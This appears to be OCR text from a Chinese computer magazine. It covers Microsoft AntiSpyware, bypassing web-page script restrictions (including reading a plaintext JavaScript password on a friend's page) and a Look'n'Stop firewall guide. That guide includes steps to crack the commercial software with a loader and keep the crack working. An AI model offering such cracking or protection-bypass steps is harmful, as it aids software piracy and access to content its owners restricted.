M A 在安装的时候会自动检测到系统所需要监测的安全项目并生成上述三个集合。当然大家还可以对这些项目进行控制。如果你不想在浏览网页的时候被网页 j s 恶意代码所侵害，就可以在 Internet 安全代理中关闭执行 j s 项等等。这里需要和大家说的是，在 M A 刚安装好后，实时保护的禁止事件等中会是空白的！前面也提到了，现在上面的安全代理列表日志是在软件安装的时候检测后自动生成的。不过，如果再安装什么别的（非安全）软件就会有记录了，如图 5 。




图 5

上面是我在安装了 M Y I E（一种浏览器）后出现的。看来是在装 M Y I E 过程中执行了一些 M A 认为是危险的操作了哦。

三、高级工具

M A 为大家提供了一些配套的小工具，其中有个 Browser Hjack Restore，它就是专门禁止前一段时间比较流行的藏在空白页中广告的。在高级工具的 System Explorer 子项中还可以管理系统进程！如图 6 所示。




图 6

遇到自己不能确定进程的时候可以看看右边 Application 详细信息。对于可疑进程、文件的路径、md5 值等，都是我们应该注意的地方。另外还有如 IE Toolbar 清理工具等，都是些比较经典实用的。


到这儿 M A 大致功能基本上就讲完了。其实 M A 的最大特点是 SpyNet AntiSpyware Community！Microsoft 将装了 M A 的用户建立成一个群，这样当群中任何一台机器感染了新的蠕虫后，M A 就会把自己的信息传给 M A 专用服务器，其它的 M A 用户通过自动升级就不会再感染相同的蠕虫了。

好啦，M A 之旅到这儿就要告一段落了。最后希望大家能够喜欢它，用好它，呵呵！

（文章中涉及到的程序 AntiSpyware 已经收录于光盘中）

安全第一

浏览网页也要自由



magic dog

各位是否常常遇到这样的情况：浏览某些网页时，鼠标右键突然“失灵”了？见到制作精美的网页想保存下来，却不能保存？等等。这些令人闹心的事时常发生，那我们有没有办法突破限制，自由浏览呢？magic dog给你答案：Yes!

网页限制常见的类型有：

1．无法保存该页面

2．无法使用鼠标右键，不能查看源代码

3．禁止下载图片

4．网页密码

对付这些烦人的限制一种最好用的办法就是通过IE禁止脚本运行，打开IE属性，选择“安全”→“自定义级别”，弹出图1的窗口，大家把ActiveX和Java脚本都禁止了就可以了。




图 1




图 2

图1，2所示是我的IE属性，我是把ActiveX和Java脚本都启用了的。但是却影响我们正常浏览一些网页精美的Java脚本程序和ActiveX效果。所以不怕麻烦的朋友继续向下看。

我所列的禁止都是通过网页代码实现的，所以下面讲的破解方法也离不开网页代码了，如果你觉得不好懂可以查阅相关书籍。破解的流程是：先保存该网页，用WEB编辑软件如：微软的FrontPage（我的最爱）、Dreamweaver。由于我们是修改源代码，所以即使你没有那些软件用记事本打开也一样，修改好了再保存为网页格式，扩展名为：“htm”或“html”，这里不讨论ASP、PHP等动态网页的破解，因为它们的源代码在IE中是不能被查看到的，如图3。



图 3

一、课前准备操

如果一个网页不能被保存图3，这个我们就通过上面我说的修改IE属性方法禁止掉脚本把它保存下来，再修改其源代码。实现这个限制的代码是：**<noscript><iframe src=*.html></iframe></noscript>**，存在于“body”区域。

二、右键屏蔽

首先你可以试试“Shift+F10”键，成功的话，如图4。

会在IE窗口弹出一个和右键菜单一模一样的东东，如果不行请在“body”区域中查找如下类似的代码，代码功能可能一样，但作者不同其写法也有少许区别：




图 4

```
<script language="JavaScript">
<!--
if (window.Event)
document.captureEvents(Event.MOUSEUP);
function nocontextmenu()
{
event.cancelBubble = true
event.returnValue = false;
return false;
}
function norightclick(e)
{
if (window.Event)
{
if (e.which == 2 || e.which == 3)
return false;
}
else
if (event.button == 2 || event.button == 3)
{
event.cancelBubble = true
event.returnValue = false;
return false;
}
}
document.oncontextmenu = nocontextmenu; // for IE5+
document.onmousedown = norightclick; // for all others
//-->
</script>
```

找到之后删除相应代码，保存在本地，然后浏览就行了。

三、禁止下载图片

爱在网上抓图的朋友有时见到一张中意的图片便想放到自己的电脑里，可是当我们把鼠标放在图片上准备右击“图片另存为…”时却弹出对话框：不能下载，如图5。




图 5

存在于“body”区域中的代码：

```
<A HREF="javascript:void(0)" onMouseover="alert('对不起，图片不能随便下载！')"><IMG
```

```
SRC="tp2.gif" Align="center" Border="0"
width="99" height="50"></A>
```

其实破解此类限制我们也可以通过源代码查看该图片的真实路径的。

四、网页密码

朋友的一个WEB浏览竟然要密码，如图6。




图6

不知道有什么好东东，决定破解，把网页down下来用记事本打开源代码，很快在“body”区域找到了如下代码：

```
<SCRIPT LANGUAGE="JavaScript">
function password() {
var testV = 1;
var pass1 = prompt('请输入密码:
','');
while (testV < 3) {
if (!pass1)
history.go(-1);
if (pass1 == "welcome") {
alert('密码正确!');
break;
}
testV+=1;
var pass1 =
prompt('密码错误!请重新输入:');
}
if (pass1!="password" & testV ==3)
history.go(-1);
return " ";
}

document.write(password());
</SCRIPT>
```

呵呵，密码可是明文存放的哦，请看这一句

```
if (pass1 == "welcome") {
alert('密码正确!');
break;
}
```

用中文简单翻译下便是：“如果密码(pass1)是‘welcome’那提示(alert)“密码正确”与此同时也进入了该页面，“break”的作用是中断，作者设置输入密码的机会为3次，那次对了便进入，没正确便重新输入，不过只有三次机会，即如果你的密码正确了那么执行到这句代码便中断（break）而不用再循环下去（重新输入密码）。

如果朋友把自己网页的源代码加下密可能我就没那么容易得逞了，网上类似加密程序随处可得，比如利用VB函数加密的，这里我就不再给大家废话了，要的话自己在“百度”去搜吧。

非常防火墙——Look'n'Stop

新新

大家都愿意看法国国家队踢球，除了法国队队员个人灵巧的技术配合外，法国队的防守能力也同样令人心服口服。同样来自法国的Look 'n' Stop个人防火墙也如同他们国家足球队的防守一样，为了阻止所有可疑的数据包以及不受信任的应用程序的Internet连接，它允许你控制计算机与Internet的所有通信。在http://www.firewallleaktester.com/tests.htm的几款常用防火墙测试中，Look'n'Stop甚至超过了Outpost、ZoneAlarm和Jetico、Kerio、Norton、kaspersky等防火墙排在了第一！它不但功能强大，而且占用资源非常小，入侵检测能力较强，可自定义入侵检测规则，这点可是其他防火墙没有的，设置超简单，和卡巴斯基的防火墙差不多，从我刚接触这款防火墙，就感觉很不错，不比那些其他的防火墙差多少，不愧是“小强”系列之一。为了照顾一些初入黑道的菜鸟，我把详细安装以及使用步骤给大家说一下。

光盘中附带的是多国语言版，安装完毕并重新启动，在第一次运行时会要求下载语言包，选择“chinese..”就行了（前提是你已联网），之后再进行破解，破解时只需把破解文件拷贝到Look 'n' Stop的安装目录运行即可，接着打开设置界面在“选项”标签下找到“杂项”去掉“检测是否存在新的版本”的复选框，因为如果版本改动了那么这个破解也就失效了。

一、安装

它是一款小巧精干的防火墙绝对不会错，安装文件只有600多K，双击LooknStop_Setup_205MEn进行安装，安装完后需要重启。

二、Look'n'Stop选择简体中文界面的步骤

1.将语言文件chinese.lng复制到Look'n'Stop的安装目录下，默认是C:\Program Files\Soft4Ever\looknstop。

2.打开 Look'n'Stop（如有提示不必理会，选择“否”）；

(1) 点击“Options”页面的“Advanced Options”按钮；

(2) 点击“Plugins”按钮；

(3) 在“Avilable_plugins”框中打勾plugin_language.dll；

(4) 点击“Configure”按钮；

(5) 选中“简体中文”，确定。

3.退出Look'n'Stop界面，再打开就可以使用中文了。

三、破解

Look'n'Stop目前最新版是2.05 p2，由于暂时未找到p2的破解，只提供2.05p1的版本，没有注册机和系列号，只有破解！

1.loader.exe复制到Look'n'Stop的安装目录下，默认是C:\Program Files\Soft4Ever\looknstop。

2.退出Look'n'Stop程序。

3.运行loader.exe即可，注意，loader.exe只能运行一次。

四、使用简介

1.欢迎界面

显示你目前的连接状态，IP地址，版本号，官方主页等基本信息，界面总体上看还是比较简洁清楚的，同其他国外同类的防火墙界面差不多，如图1。

